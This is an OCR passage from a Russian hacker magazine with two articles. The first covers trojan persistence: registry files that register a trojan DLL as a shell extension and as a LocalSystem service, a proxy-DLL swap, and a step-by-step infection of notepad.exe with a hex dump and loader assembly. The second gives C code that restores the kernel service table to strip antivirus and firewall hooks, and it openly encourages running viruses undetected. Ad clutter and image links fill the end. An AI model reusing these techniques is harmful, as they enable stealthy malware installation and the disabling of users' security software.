Также хакеру могут пригодиться параметры UIHost и VmApplet. Первый хранит имя приложения, отображающего заставку входа в Windows (только в XP), второй — имя библиотеки ActiveX Control, запускаемой при открытии панели управления. Логично, что и эти параметры можно вполне безболезненно подменить.

[Explorer Shell Extentions] Как тебе известно, некоторые программы добавляют свой пункт в контекстное меню оболочки. Ты никогда не задумывался, как они это делают? На самом деле все довольно просто, в Windows есть механизм Explorer Shell Extentions, который позволяет расширять практически любое меню оболочки. Для этого нужно



создаем место в файле

создать свою DLL и прописать ее в специальном месте реестра. При вызове соответствующего контекстного меню эта DLL будет загружена и ей будет передано управление. Ничто не помешает хакеру прописать туда троянскую DLL, причем, даже не создавая новые пункты в меню — это, оказывается, не обязательно. Список таких DLL храниться в разделе реестра HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers. Для каждой DLL там создается свой подраздел, в котором параметром по умолчанию является некоторый уникальный CLSID. Сама DLL приписывается в разделе реестра HKEY_CLASSES_ROOT\CLSID. Допустим, CLSID хакерской DLL будет EBDF1F20-C829-9999-8233-0020AF3E97A9, тогда для ее автозапуска надо создать раздел HKEY_CLAS-SES_ROOT\CLSID\{EBDF1F20-C829-9999-8233-0020AF3E97A9}\-InprocServer32. Параметром по умолчанию должен являться путь к DLL. Также потребуется создать параметр ThreadingModel и установить его в значение Apartment. Следующий раздел, где хакеру необходимо будет прописать свою DLL, — HKEY_CLASSES_ROOT*\shellex\ContextMenuHandlers. Он определяет Shell Extention, выполняемый при выпадении контекстного меню на любом файле.
В итоге, для установки своего расширения контекстного меню, вернее, автозагрузки трояна с его помощью хакеру нужно выполнить REG-файл следующего содержания:

```
Windows Registry Editor Version 5.00
[HKEY_CLASSES_ROOT\CLSID\{EBDF1F20-C829-9999-8233-0020AF3E97A9}\InprocServer32]
@="trojan.dll"
"ThreadingModel"="Apartment"

[HKEY_CLASSES_ROOT\*\shellex\ContextMenuHandlers\CoolTrojan]
@="{EBDF1F20-C829-9999-8233-0020AF3E97A9}"

[HKEY_CLASSES_ROOT\Directory\shellex\ContextMenuHandlers\CoolTrojan]
@="{EBDF1F20-C829-9999-8233-0020AF3E97A9}"
```

Этот метод автозагрузки я считаю наиболее перспективным среди вышеописанных. Большинство юзеров даже не подозревают о наличии каких-то там Shell Extention, а те, кто о них знает, вряд ли смогут найти трояна среди большого количества записей, сделанных другими программами. Большим плюсом также является то, что об этом методе антивирусы не знают ничего, и при добавлении Extention не выдают предупреждений пользователю.

[системные службы] В Windows NT помимо пользовательских приложений существуют еще и системные службы. Это программы, которые запускаются до входа пользователя в систему и работают независимо от его действий. Естественно, и здесь найдется местечко для загрузки трояна. Список установленных служб хранится в разделе реестра HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services. Для каждой службы создается свой подраздел в реестре, а в нем следующие ключи:
DisplayName — имя службы, отображаемое в MMC, консоли администрирования служб. Чтобы не палить троян, хакеры пишут здесь что-нибудь максимально правдоподобное.
ErrorControl — критичность ошибок службы для работы системы. Этот параметр обычно устанавливается в ноль.
ImagePath — путь к исполнимому файлу службы.
ObjectName — имя пользователя, от которого будет запущена служба. Интереснее всего поставить LocalSystem.
Start — тип запуска. Для автозапуска службы при старте системы надо установить 2.
Type — тип службы. Этот параметр отличает службы от драйверов. Для организации автозапуска некоторого приложения, здесь следует указать значение 16, что будет означать, что это Win32-служба.
Обобщая вышесказанное можно написать REG-файл, устанавливающий службу.

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\CoolTrojan]
"Type"=dword:00000010
"Start"=dword:00000002
"ErrorControl"=dword:00000000
"ImagePath"="C:\WINDOWS\system32\trojan.exe"
"DisplayName"="CoolTrojan"
"ObjectName"="LocalSystem"
```

После копирования файла trojan.exe в папку WINDOWS\system32 и выполнения этого REG-файла троян будет установлен в систему. Запущен он будет после следующей ее перезагрузки.
Этот метод прост в применении и может показать весьма неплохие результаты. Но грамотный администратор всегда проверяет списки установленных служб, и в этом случае, хакера могут обломать.

[подмена и заражение файлов] Одним из наиболее незаметных для пользователя и администратора методов автозагрузки является замена одного из загружаемых файлов своим, с последующим запуском оригинального файла. Для этого хакеру нужно сначала переименовать подменяемый файл, а затем записать вместо него свой. Проще всего это сделать в случае с EXE-файлами, но, по-моему, интереснее подменять DLL. Это немного сложнее, зато такую подмену обнаружить будет куда тяжелее. Заменяющая DLL должна экспортировать функции с такими же именами, как и оригинальная. Проще всего реализовать подобный экспорт, описав все функции заменяемой DLL как external. Чтобы ты мог лучше понять механизм замены, ниже я приведу пример DLL, которой можно подменить sclgntfy.dll прописанную в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify\sclgntfy, предварительно переименовав ее в sclgntfi.dll.

ПАРА МЕСТ В РЕЕСТРЕ?

Довольно интересным параметром реестра в плане автозапуска является AppInit_DLLs в HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows. Этот параметр хранит список DLL, подгружаемых к любому процессу, использующему user32.dll (а таких большинство). Хакеру будет очень кстати прописать в этот раздел троянскую DLL, если ему требуется, чтобы она работала одновременно во всех пользовательских процессах в системе. Правда, к программированию такой DLL следует подходить со всей возможной осторожностью, малейшая ошибка в ней может привести к падению всей системы. Еще одно замечательное место для автозагрузки — это раздел реестра HKEY_LOCAL_MACHINE\SYSTEM\ControlSet\Control\Session Manager, параметр BootExecute. В нем хранится список приложений выполняемых при старте системы, до запуска сервера подсистемы (csrss.exe). Значением по умолчанию является autocheck autochk *. Использование этого раздела реестра для своих нужд осложнено тем, что на этой стадии загрузки системы недоступны функци Win32 API, и программа должна использовать ТОЛЬКО Native API и не содержать в импортах ничего, кроме ntdll.dll. Стандартными способами неподготовленному человеку написать такую программу на Delphi не выйдет, но если прочесть мою статью «Delphi всемогущий», то и с этим проблем не возникнет.

TOTAL DVD — ЖУРНАЛ ДЛЯ ПРОГРЕССИВНЫХ КИНОМАНОВ



НА DVD-ПРИЛОЖЕНИИ*
ФИЛЬМ
«ИГРАЙ, КАК БЭКХЕМ»

В ОКТЯБРЬСКОМ НОМЕРЕ:
- Рассказ обо всех кинопремьерах месяца
- Более 100 обзоров DVD-дисков 5 региона
- Сравнительный тест 10 акустических систем высокой ценовой категории
- Конкурсы со множеством призов



редактирование файла в PE Tools

```
00010D20 7465 6374 7572 653D 2278 3836 220D 0A20 tecture="x86"..
00010D30 2020 2020 2020 2020 2020 2070 7562 6C69            publi
00010D40 634B 6579 546F 6B65 6E3D 2236 3539 3562 cKeyToken="6595b
00010D50 3634 3134 3463 6366 3164 6622 0D0A 2020 64144ccf1df"..
00010D60 2020 2020 2020 2020 2020 6C61 6E67 7561           langua
00010D70 6765 3D22 2A22 0D0A 2020 2020 2020 2020 ge="*"..
00010D80 2F3E 0D0A 2020 2020 3C2F 6465 7065 6E64 />..    </depend
00010D90 656E 7441 7373 656D 626C 793E 0D0A 3C2F entAssembly>..</
00010DA0 6465 7065 6E64 656E 6379 3E0D 0A3C 2F61 dependency>..</a
00010DB0 7373 656D 626C 793E 0D0A 5041 5041 4444 ssembly>..PAPADD
00010DC0 494E 4758 5850 4144 4449 4E47 5041 4444 INGXXPADDINGPADD
00010DD0 494E 4758 5850 4144 4449 4E47 5041 4444 INGXXPADDINGPADD
00010DE0 494E 4758 5850 4144 4449 4E47 5041 4444 INGXXPADDINGPADD
00010DF0 494E 4758 5850 4144 4449 4E47 5041 4444 INGXXPADDINGPADD
00010E00 6872 3A01 01FF 15CC 1000 0168 803A 0101 hr:.......h.:..
00010E10 50FF 1510 1100 016A 0168 8A3A 0101 FFD0 P......j.h.:....
00010E20 E978 39FF FFFF 0000 0000 0000 0000 0000 .x9.............
00010E30 0000 0000 0000 0000 0000 0000 0000 0000 ................
00010E40 0000 0000 0000 0000 0000 0000 0000 0000 ................
00010E50 0000 0000 0000 0000 0000 0000 0000 0000 ................
00010E60 0000 0000 0000 0000 0000 0000 0000 0000 ................
00010E70 0000 6B65 726E 656C 3332 2E64 6C6C 0000 ..kernel32.dll..
00010E80 5769 6E45 7865 6300 0000 6361 6C63 2E65 WinExec...calc.e
00010E90 7865 0000 0000 0000 0000 0000 0000 0000 xe..............
```

сохраняем изменения в файле

```
library sclgntfy;
procedure WLEventLogoff; external 'sclgntfi.dll';
exports
  WLEventLogoff;
begin
end.
```

Эта DLL при вызове функции WLEventLogoff просто передает управление оригинальной DLL. Но, как ты понимаешь, между begin и end хакер может поставить свой код, который будет выполнен при ее загрузке.

Можно не подменять оригинальный файл своим, а просто воспользоваться вирусной методикой — расширить последнюю секцию в PE-файле, записать туда свой код, который будет запускать трояна и передавать управление на оригинальную точку входа (о внедрении кода в чужое приложение ты также можешь почитать в статье Крис Касперски в прошлом номере — прим. Горлума). Давай попробуем сделать это вручную, чтобы получше разобраться в действиях хакера. Для этого возьмем обычный блокнот (notepad.exe) из Windows XP и попробуем дописать в него код, который будет запускать калькулятор.

Для начала откроем файл в Hex Workshop (или любом другом HEX-редакторе) и добавим в его конец 1000h байт нулей.

Затем откроем файл в PE Tools и нажмем кнопку Sections, находим в списке последнюю секцию (в данном случае это будет .rsrc) и увеличиваем ее VirtualSize и RawSize на 1000. Далее нам нужно переопределить точку входа PE-файла на выделенную область. Для этого посмотрим смещение этой области в файле (в Hex Workshop) и нажмем в PE Tools кнопку FLC, где нам нужно пересчитать полученный File Offset в Relative Virtual Address. У меня получилось значение 13A00. Жмем кнопку Optional Header, где меняем точку входа (Entry Point) на полученное значение. Перед этим нужно сохранить старую точку, так как она нам еще понадобится. Потом жмем кнопку "?" рядом с SizeOfImage, чтобы пересчитать размер PE-файла (без этого он не будет запускаться).

Теперь нам понадобиться отладчик OllyDbg, где мы будем писать код, запускающий блокнот. Откроем файл в отладчике и остановимся на новой точке входа — с этого адреса мы будем размещать код. Данные будем размещать немного ниже. Для запуска калькулятора нам нужно составить примерно следующий код:

```
push  offset 'kernel32.dll'
call  GetModuleHandleA
push  offset 'WinExec'
push  eax
call  GetProcAddress
push  1
push  offset 'calc.exe'
call  eax
```

Для начала нужно определить адреса нужных нам функций в таблице импорта. Таблица импорта у нас находится по адресу 1001000. Находим это место в отладчике и записываем адреса. У нас должно получиться что-то вроде этого:

```
010010CC — GetModuleHandleA
01001110 — GetProcAddress
```

Теперь можно разместить нужные нам строки в выделенной области и составить код загрузчика. В конце загрузчика должна стоять команда перехода на оригинальную точку входа. После того, как твой код стал запускаться, нужно записать его в файл при помощи Hex Workshop.

На диске с журналом ты найдешь пропатченный блокнот, который запускает калькулятор. Подобный метод автозапуска трояна при правильном его применении может быть весьма и весьма незаметен.



Создание троянов, вообще говоря, можно назвать незаконным действием, поэтому никогда и ни за что не создавай их. Это дурная затея. Пей лучше молоко и играй в компьютерные игры. Вот, кому-то контра нравится, и ничего - живут, вредоносных программ не пишут ;).

[как найти свой метод автозапуска] Настоящий, действительно рубящий в теме хакер, никогда не станет пользоваться ничем вышеописанным и вообще чем-либо ранее известным. Он обязательно придумает какой-нибудь оригинальный метод для автозапуска своего творения. Как он это сделает? Скорее всего, для начала откроет regedit и поищет по всему реестру параметры по маске *.exe;*.dll. Посмотрев найденные разделы и подумав немного головой, он легко найдет место, куда есть возможность прописать трояна. Если ему покажется этого мало, то он взглянет, какие процессы запущены и какие DLL загружены в системе и попытается определить причину загрузки каждого файла, чтобы что-нибудь да и подменить. В общем, способов автозагрузки он сможет придумать еще очень много, нам остается только быть более бдительными



пишем код загрузчика

СПЕЦ ХАКЕР

УЖЕ В ПРОДАЖЕ

№09(58) · СЕНТЯБРЬ · 2005

Security фокусы

БОНУС
Тест
Цифровиков

Безопасность клиентских приложений и протоколов

В ЖУРНАЛЕ

НА CD

Security-фокусы

Безопасность клиентских приложений и протоколов

В НОМЕРЕ:

ВЕСЬ СОФТ ИЗ ЖУРНАЛА
И ДРУГИЕ ПОЛЕЗНЫЕ ПРОГРАММЫ
НА ПРИЛАГАЕМОМ
МУЛЬТИЗАГРУЗОЧНОМ CD!







Смерть защитам

УХ, ТЫ БЫ ЗНАЛ, КАК МНЕ НАДОЕЛИ ВСЕ ЭТИ ЗАЩИТЫ. АНТИВИРУСЫ, ФАЙРВОЛЫ ВСЯКИЕ. ФУ! В ПЕЧЕНКАХ УЖЕ СИДЯТ. СТОИТ ОДНОМУ МОЕМУ ПРОЦЕССУ МОДИФИЦИРОВАТЬ ДРУГОЙ, ТАК ОНИ СРАЗУ ОРАТЬ НАЧИНАЮТ И В ИНТЕРНЕТ НЕ ПУСКАЮТ, А ВО ВСЕХ ОТНОСИТЕЛЬНО БЕЗВРЕДНЫХ ХАКЕРСКИХ ПРИЛОЖЕНИЯХ ОНИ ВИДЯТ ВИРУСЫ — КОШМАР! ЭТОМУ ДОЛЖЕН ПРИЙТИ КОНЕЦ. НАДО ОТУЧИТЬ ДУРАЦКИЕ ЗАЩИТЫ ОТ ИХ ИДИОТСКОЙ ПРИВЫЧКИ ПОРТИТЬ ЖИЗНЬ НОРМАЛЬНОМУ ДОБРОПОРЯДОЧНОМУ ХАКЕРУ. ЧТО Ж, ЭТИМ И ЗАЙМЕМСЯ | Николай «gorl» Андреев (gorlum@real.xakep.ru)



На диске ты сможешь откопать все сорцы к статье. На диске к журналу, конечно. На какому-нибудь левом, купленном на радиорынке, ты всего этого не обнаружишь.

Отучаем персональные защиты от вредных привычек

Я тут провел некоторые исследования, посидел с отладчиком и дизассемблером и пришел к выводу, что подавляющее большинство всех персональных защит для Windows основано чуть ли не на хакерском принципе! Ну, по крайней мере, именно за счет него многие современные трояны прячутся от глаз чересчур любопытного пользователя (подробнее об этом читай в статье «Программа-невидимка» в мартовском номере). Да, ты правильно понял, я говорю о перехвате API. Защиты перехватывают некоторые важные, по мнению разработчиков, системные функции и следят за тем, чтобы с их помощью хакер не мог сделать какую-нибудь гадость. Препятствуют запуску вирусов, не пускают в сеть процессы с внедренным троянским кодом и т.п., в общем, пытаются навести порядок путем постоянного мониторинга важных системных событий.

Взять, к примеру, замечательный персональный файрвол Agnitum Outpost. Начиная, если я не ошибаюсь, с версии 2.5, для того чтобы предотвратить обход с помощью внедрения и запуска кода в адресном пространстве доверенного приложения (подробнее о нем читай в статье «Клизма файрволу» в Хакере за декабрь 2004 года), он перехватывает низкоуровневую часть системного события модификации памяти процесса, функцию NtWriteVirtualMemory. Если вдруг троян внедрит свой код, например, в iexplore.exe, аутпост мгновенно на это дело отреагирует, запретив модифицированному браузеру вылезать в сеть. Тут имеет место только один перехват, зато какой противный! Древний, как Windows 2000, способ обхода файрвола обламывается и целая туча приватных троянов, его использующих, летит в тартарары.

Или, другой пример — до коликов любимый вирмейкерами Антивирус Касперского. В плане перехватов — это просто монстр! Он коверкает аж 9 не самых последних Native API функций, среди которых есть NtCreateProcess для слежения за запуском приложений (вернее, за запуском вирусов) и даже NtOpenProcess для предотвращения хакерского вмешательства в работу антивирусного монитора (AVP просто не даст открыть собственный процесс).

А теперь представь, что у нас появилась возможность лишить все эти и многие другие персональные защиты их перехватов. Представь: AVP прекращает следить за вирусами, Outpost не блокирует больше модифицированный трояном браузер, какой-нибудь ZoneAlarm на максимальном уровне безопасности молчит о каждом запускаемом неизвестном приложении, таким образом, любая защита, мониторящая систему, вдруг затыкается. Не прекращает работать, не вываливается с сообщением об ошибке, а просто замолкает. Ни тебе вирусных предупреждений, ни файрвольных ругательств — звучит неплохо, правда?

Вот только возможность эту не так просто получить. Ты, наверное, уже заметил, что все защиты, о которых я говорил выше, перехватывают Native API — в этой неприятной тенденции и кроется основная проблема. Дело в том, что ни одна уважающая себя защита не станет перехватывать какое-нибудь системное событие на пользовательском уровне. Она постарается

максимально усложнить жизнь хакеру, а, следовательно, будет делать все исключительно на уровне ядра, где не ступала еще нога юзера без прав администратора. А от перехвата на уровне ядра избавиться на порядок сложнее, чем от обычной подмены записи в таблице импорта или сплайсинга функции в user mode. Сложнее, но ведь для нас нет ничего невозможного!

[перехват API в kernel mode] За некоторым системным событием можно следить на разных этапах его развития. Да, хорошо сказал. На примере, думаю, будет понятнее. Есть, скажем, событие модификации памяти одного процесса другим. Для обхода файрвола мы вызывали его с помощью функции WriteProcessMemory. Защита может перехватить функцию, и этого будет достаточно, чтобы предотвратить хакерскую деятельность. Однако кодеру ничего не будет стоить в user mode этот перехват обойти. Защита также может перехватить Native API функцию NtWriteVirtualMemory, экспортируемую библиотекой ntdll.dll, но и этот перехват будет осуществляться на пользовательском уровне, а, следовательно, будет ненадежен. Поэтому разработчики защит предпочитают реализовывать перехват на уровне ядра. Пишут драйверы и тихо-мирно подменяют адреса Native API функций в Service Descriptor Table (если ты еще не знаешь, что такое SDT или недостаточно знаком с механизмом работы низкоуровневой части Windows, очень советую почитать книгу Свена Шрайбера «Недокументированные возможности Windows 2000», статьи с *www.rootkit.com*, а также статью ms-rem'a «Перехват API-функций в Windows 2000. Нулевое кольцо»). Это очень легко делается, фактически в одну строку (естественно, перед заменой элемента в таблице надо не забыть сбросить WP bit и запретить прерывания):

```
// сначала определяется простенький макрос
#define SYSTEMSERVICE(_function) KeServiceDescriptorTable->
  ntoskrnl.ServiceTable[*(PULONG)((PUCHAR)_function+1)]

// и производится замена
SYSTEMSERVICE(NtWriteVirtualMemory) = NewNtWriteVirtualMemory;
```

KeServiceDescriptorTable — это экспортируемый ядром указатель на SDT, структура которой содержится в таблице системных сервисов, из которой в конечном счете берутся адреса функций Native API.

[структуры SDT и SST]

```
typedef struct _SERVICE_DESCRIPTOR_TABLE
{
  PNTPROC ServiceTable;
  PDWORD  CounterTable;
  ULONG   ServiceLimit;
  PBYTE   ArgumentTable;
} SERVICE_DESCRIPTOR_TABLE;
```

Чтобы получить номер ячейки в SDT, в которой будет содержаться адрес перехватываемой Native API-функции на уровне ядра, нужно всего лишь прибавить к адресу функции-переходника с тем же именем из ntdll.dll единичку и взять по полученному адресу значение. Наверное, тебя интересует, откуда там возьмется этот номер? Все очень просто. Давай, дизассемблируем любую Native API функцию, экспортируемую ntdll.dll:

[функция NtWriteVirtualMemory из ntdll.dll]

```
B8 15 01 00 00      mov eax, 115h
BA 00 03 FE 7F      mov edx, 7FFE0300h
FF 12               call dword ptr [edx]
C2 14 00            retn 14h
```

Первый байт кода функции — это опкод инструкции MOV eax,imm32. Четыре следующие за ним байта — это, собственно, imm32, то есть данные, запихиваемые в регистр eax, то есть индекс функции в SDT. И так для всего Native API. Естественно, подмена записей в SDT — это далеко не единственный способ перехвата на уровне ядра. Можно патчить функции прямо в ntoskrnl.exe, можно перехватывать sysenter, можно даже создать свою таблицу SDT и подменить KeServiceDescriptorTable, однако все это не необходимый геморрой для разработчиков защит, поэтому они ограничиваются одним самым банальным способом. Зря. Сейчас я покажу, как просто хакеры избавляются от подобного перехвата.

[убираем перехваты в kernel mode]
Чтобы убрать перехват, реализованный подменой записи в SDT, требуется найти оригинал таблицы и обратить подмену. Естественно, в user mode всего этого сделать не удастся. Ну, найти все адреса еще может быть, а вот заменить адрес на старый — нет, тут придется спускаться в ring0. Хорошо, что мы это уже умеем делать и у нас даже есть нормальная, работающая функция (она прилагалась к моей статье «Абсолютный ноль» в декабрьском номере Хакера за 2004 год). Итак, первое, что мы сделаем, — загрузим свою копию ядра и найдем в ней SDT. Ядро — это обычно ntoskrnl.exe, однако в boot.ini может быть прописан и другой файл, поэтому не следует ориентироваться на одно известное имя, лучше грамотно его получить с помощью Native API функции NtQuerySystemInformation, экспортируемой ntdll.dll.

```
NTSTATUS (WINAPI * _NtQuerySystemInformation)
  (UINT, PVOID, ULONG, PULONG);

HMODULE hntdll = GetModuleHandle("ntdll.dll");
*(FARPROC *)&_NtQuerySystemInformation = GetProcAddress(
  hntdll, "ZwQuerySystemInformation");

DWORD rc=_NtQuerySystemInformation(
  SystemModuleInformation,pModules,4,&dwNeededSize);

if (rc==STATUS_INFO_LENGTH_MISMATCH)
{
  Modules=(PMODULES)GlobalAlloc(GPTR,dwNeededSize);
  rc=_NtQuerySystemInformation(
  SystemModuleInformation,pModules,dwNeededSize,NULL);
}
else return FALSE;
if (!NT_SUCCESS(rc)) return FALSE;

// адрес ядра
DWORD dwKernelBase = (DWORD)pModules->smi.Base;
// адрес имени файла ядра
PCHAR pKernelName = pModules->smi.ModuleNameOffset
  + pModules->smi.ImageName;
```

Отлично, теперь у нас есть имя файла, и мы можем загрузить свою копию ядра. Делается это также как и с обычной DLL, только с предупреждением системы, что не нужно грузить DllMain:

```
// DONT_RESOLVE_DLL_REFERENCES — не грузим DllMain
HMODULE hKernel = LoadLibraryEx(pKernelName,0,
  DONT_RESOLVE_DLL_REFERENCES);
if (!hKernel) return FALSE;
```

Теперь в полученной копии ядра найдем смещение адреса SDT. Самого адреса там не окажется, так как переменная KeServiceDescriptorTable не была инициализирована, но смещение нам пригодится, чтобы этот адрес найти в гуще кода ядра.

```
if (!(dwKSDT = (DWORD)GetProcAddress(hKernel,
  "KeServiceDescriptorTable")))
  return FALSE;

dwKSDT = (DWORD)hKernel;
if (!(dwKiServiceTable = FindKiServiceTable(hKernel,dwKSDT)))
  return FALSE;
```

FindKiServiceTable — это офигенная функция, написанная кодером 90210 и запощенная на *www.rootkit.com* в его статье об антихукинге на уровне ядра. Эта функция возвращает смещение SDT относительно начала модуля ядра. Она ищет в ядре инструкцию формата mov [mem32], imm32. Если быть точным, инструкцию mov ds:_KeServiceDescriptorTable.Base, offset _KiServiceTable из функции KiInitSystem. Поиск ориентируется на смещение KeServiceDescriptorTable, полученное в результате проведенных выше манипуляций.

[функция FindKiServiceTable]

```
DWORD FindKiServiceTable(HMODULE hModule,DWORD dwKSDT)
{
  PIMAGE_FILE_HEADER pfh;
  PIMAGE_OPTIONAL_HEADER poh;
  PIMAGE_SECTION_HEADER psh;
  PIMAGE_BASE_RELOCATION pbr;
  PIMAGE_FIXUP_ENTRY pfe;

  DWORD dwFixups = 0,
```

```
    i,dwPointerRva,dwPointsToRva,dwKiServiceTable;
  BOOL bFirstChunk;

  GetHeaders((PCHAR)hModule,&pfh,&poh,&psh);

  if ((poh->
    DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress)
    && (!((pfh->Characteristics)&IMAGE_FILE_RELOCS_STRIPPED))) {
    pbr=(PIMAGE_BASE_RELOCATION)RVATOVA(poh->
      DataDirectory[IMAGE_DIRECTORY_ENTRY_BASERELOC].VirtualAddress,
      hModule);
    bFirstChunk=TRUE;
    while (bFirstChunk || pbr->VirtualAddress) {
      bFirstChunk=FALSE;
      pfe=(PIMAGE_FIXUP_ENTRY)((DWORD)pbr +
        sizeof(IMAGE_BASE_RELOCATION));
      for (i=0;i<(pbr->SizeOfBlock -
        sizeof(IMAGE_BASE_RELOCATION))>>1;i++,pfe++)
      {
        if (pfe->type==IMAGE_REL_BASED_HIGHLOW) {
          dwFixups++;
          dwPointerRva=pbr->VirtualAddress+pfe->offset;
          dwPointsToRva=*(PDWORD)((DWORD)hModule +
            dwPointerRva)-(DWORD)poh->ImageBase;
          if (dwPointsToRva==dwKSDT)
          {
            if (*(PWORD)((DWORD)hModule+dwPointerRva-2)==0x05c7)
            {
              dwKiServiceTable=*(PDWORD)((DWORD)hModule +
                dwPointerRva+4) - poh->ImageBase;
              return dwKiServiceTable;
            }
          }
        }
      }
      *(PDWORD)&pbr += pbr->SizeOfBlock;
    }
  }
  return 0;
}
```

Получив смещение SDT, мы прибавляем его к базе нашей копии ядра — это и будет адрес оригинальной таблицы. На всякий случай копируем все содержимое SDT в собственный массив DWORD и радуемся — основное дело сделано, оригинал получен.

```
GetHeaders((PCHAR)hKernel,&pfh,&poh,&psh);
pService = (PDWORD)((DWORD)hKernel + dwKiServiceTable);

for (pService=(PDWORD)((DWORD)hKernel+dwKiServiceTable);
  *pService-poh->ImageBase<poh->SizeOfImage;
  pService++,dwServices++)
  TABLE[dwServices] = *pService — poh->ImageBase+dwKernelBase;

NEWTABLE = (DWORD)(dwKernelBase + dwKSDT);
```

Теперь, перейдя в kernel mode, можно либо восстановить SDT, просто заменяя все адреса в текущей таблице на адреса, только что полученные, чтобы убить все защиты, либо использовать эти самые адреса напрямую, чтобы обойти перехват. В плане обхода NtWriteVirtualmemory восстановить проще, использовать адреса напрямую менее палевно. Напрямую — значит запускать функцию по полученному адресу прямиком из ring0.
Короче, давай отключим все защиты.

```
[восстанавливаем SDT на уровне ядра]

void InKerneProc()
{
  for (int i = 0; i < dwServices; i++)
    ((DWORD*)(*(DWORD*)(NEWTABLE)))[i] = TABLE[i];
}
```

Запусти эту функцию на уровне ядра. Хочешь — инжектируй код в браузер, чтобы обойти файрвол — никто тебе ничего не скажет. Хочешь — вирусы запускай. В общем, все защиты засыпают. Неплохо, да? И это ведь еще не все применение антихукинга на уровне ядра. С его же помощью можно бороться с крутыми ядреными руткитами. Можно отрубать какие-нибудь хитрые антиотладочные приемы. В общем, применение, помимо банального отрубания защит, ты найдешь.
Полный исходный код программы, отрубающей все защиты и обходящей файрволы, ты можешь найти на диске, очень советую тебе в нем как следует покопаться.
На этом я заканчиваю свое повествование. Если возникли какие-нибудь вопросы — пиши, постараюсь все объяснить. Удачного компилирования

VICE засекает перехваты Антивируса Касперского

обход файрвола - это дело 9 Кб кода

ХАКЕР SMS СЕРВИС



Хочешь фирменный лого на свой сотовый?

Пришли код логотипа (к примеру, "1001") на номер **4446**.

Что нового ты хочешь увидеть в SMS-сервисе? Присылай идеи и критику на sms@real.xakep.ru










1073 1074




1071 1072













1078 1066 1067 1068 1075 1070








1059 1060 1077 1062 1076 1064









1045 1046 1031 1037 1038 1008




1000 1001 1002 1003 1005 1007















1009 1010 1011 1012 1024 1015








1016 1018 1020 1023 1035 1039

1025 1027 1030 1033 1034 1036


1049 1050 1079 1052 1053 1054



1055 1056 1057 1058

Пришли свой логотип! sms@real.xakep.ru

Хочешь узнать, что значит термин?

